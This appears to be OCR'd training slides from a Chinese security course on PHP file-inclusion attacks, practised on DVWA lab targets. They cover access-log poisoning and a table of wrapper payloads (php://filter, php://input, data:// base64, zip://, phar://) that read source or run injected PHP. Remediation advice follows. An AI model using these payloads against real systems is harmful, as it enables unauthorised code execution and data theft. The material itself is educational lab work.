文件包含漏洞进阶

学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：https://edu.hetianlab.com/

合天网安实验室：https://www.hetianlab.com/

主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关

《CTF-WEB》：CTF中WEB相关

目录
CONTENTS

/01 文件包含漏洞利用方式

1.1 包含日志文件

```
http://192.168.1.239/DVWA-master/vulnerabilities/xss_d/?default=<?php phpinfo();?>
```

```
] "GET /.git/config HTTP/1.1" 404 209
] "GET /DVWA-master/vulnerabilities/xss_d/?default=%3C?php%20phpinfo();?%3E HTTP/1.1" 200 4814
] "GET /.svn/entries HTTP/1.1" 404 210
```

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
GET /DVWA-master/vulnerabilities/xss_d/?default=<?php phpinfo();?> HTTP/1.1
Host: 192.168.1.239
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
"GET /pmd/index.php HTTP/1.1" 404 211
"GET /DVWA-master/vulnerabilities/xss_d/?default=<?php phpinfo();?> HTTP/1.1" 200 4814
"GET /pmd/index.php HTTP/1.1" 404 211
```

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL

http://192.168.74.149/dvwa/vulnerabilities/fi/?page=D:\Software\PHPStudy\PHPTutorial\Apache\logs\access.log

Enable POST

ADD HEADER


1.2 PHP伪协议利用

- file:// — 访问本地文件系统
- http:// — 访问 HTTP(s) 网址
- ftp:// — 访问 FTP(s) URLs
- php:// — 访问各个输入/输出流（I/O streams）
- zlib:// — 压缩流
- data:// — 数据（RFC 2397）
- glob:// — 查找匹配的文件路径模式
- phar:// — PHP 归档
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — 音频流
- expect:// — 处理交互式的流

1.2.1 file协议

本地文件传输协议，用于访问本地计算机中的文件。好比通过Windows的资源管理器中打开文件或者通过右键单击‘打开’一样。

格式：file://filepath




1.2.2 php://filter协议

用于读取源码且在双off的情况下也可以正常使用

php://filter/read=convert.base64-encode/resource=include.php

php://filter 参数

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<；两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。



1.2.2 php://filter协议

(1)字符串过滤器

string.rot13　　进行rot13转换

string.toupper　将字符全部大写

string.tolower　将字符全部小写

string.strip_tags 去除空字符、HTML 和 PHP 标记后的结果

(2)转换过滤器

convert.base64-encode　　base64 编码

convert.base64-decode　　base64 解码

convert.quoted-printable-encode　quoted-printable 编码（也是另一种将二进制进行编码的方案）

convert.quoted-printable-decode　quoted-printable 解码

convert.iconv　实现任意两种编码之间的转换

1.2.2 php://filter协议

(3)压缩过滤器

zlib.deflate 压缩过滤器

zlib.inflate 解压过滤器

bzip2.compress 压缩过滤器

bzip2.decompress 解压过滤器

(4)加密过滤器


mcrypt.* 加密过滤器

mdecrypt.* 解密过滤器

1.2.3 zip://协议

zip://、bzip2://、zlib:// 协议在双 off 的情况下也可以正常使用，都属于压缩流，可以访问压缩文件中的子文件。


格式：zip://[压缩文件绝对路径]#[压缩文件内的子文件名]



1.2.4 phar://协议

类似于 zip 协议，但是可以使用相对路径。双off的情况下也可以使用。

格式：phar://[压缩文件绝对/相对路径]/[压缩文件内的子文件名]



1.3 伪协议总结

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
...	...	...	...	...

/02 文件包含漏洞修复

2.1 文件包含漏洞修复

尽量不使用动态包含，无需情况下设置 allow_url_include 和 allow_url_fopen 为关闭；
对可以包含的文件进行限制：使用白名单的方式，或者设置包含的目录，open_basedir；
严格检查用户输入，参数中不允许出现 ../ 之类的目录跳转符；
不要仅仅在客户端做数据的验证与过滤，关键的过滤步骤在服务端进行。

感谢您的聆听

学习工具、资料及课程回放

扫码免费领取